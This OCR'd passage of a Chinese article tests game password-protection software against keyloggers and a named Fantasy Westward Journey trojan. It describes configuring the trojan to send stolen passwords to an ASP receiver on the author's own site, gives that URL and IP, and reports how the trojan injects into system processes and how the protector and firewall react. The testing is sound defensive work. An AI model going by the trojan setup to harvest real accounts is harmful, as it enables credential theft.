


图22

那所有请求都点“禁止”是不是就收不到密码邮件了呢？再一次登录卡丁车，有意输错了密码（用户与密码，全部为：aaaaaaa）并禁止所有请求，结果令我很失望，键盘记录器还是截取到了我故意输错的密码，如图22。

接下来测试的游戏为梦幻西游，测试用的木马为唧咕梦幻西游木马，ASP收信方式。

配置木马界面如图23。把收信地址填写清楚，并把生成的收信文件上传到自己的空间里（我这里是http://cmwl.go.idhost.cn/mh/），就可以收到测试信了。运行木马程序，再登录梦幻西游，木马成功的截获到我的密码。到http://cmwl.go.idhost.cn/mh/login.asp登录后看到如图24，证明我们的马工作正常，现在开始测密保。




图23




图24

运行密保，还是同样的结果，密保自动保护梦幻西游的进程my.exe，如图25。




图25

同时连续弹出三个对话框说my.exe访问不明网络，经过测试这三个连接请求分别是“获取服务器列表”、“获取游戏公告”、“检查更新”的请示，都属于正常的连接请求，不过点“允许”或“禁止”都不影响游戏的运行。根据刚才的测试经验我们全点“禁止”，当我登录游戏时却发生了一个小插曲：“天网防火墙”连续报警，提示内容为TIMPlatform.exe的进程访问网络，如图26。奇怪玩游戏为什么QQ附带的进程要访问网络，再看一下访问的IP地址“222.88.222.16”不就是我网站的地址吗？看来是木马插入到了这个进程。我们先点允许，不让天网妨

碍我们的测试，结果“顺利”收到了发来的密码，看来天网要比密保灵敏的多。

重启换个号试试，接下来的一幕让我非常欣慰！密保终于检测到了入侵模块并弹出了提示框（郁闷的是提示框中内容依旧写着“可疑概率低，应该是正常程序”）！并且天网也提示Explorer.exe要访问222.88.222.16这个IP。




图26

赶快看一下拦截记录：“regsvr1.dll模块入侵！”，如图27、图28。




图27




图28

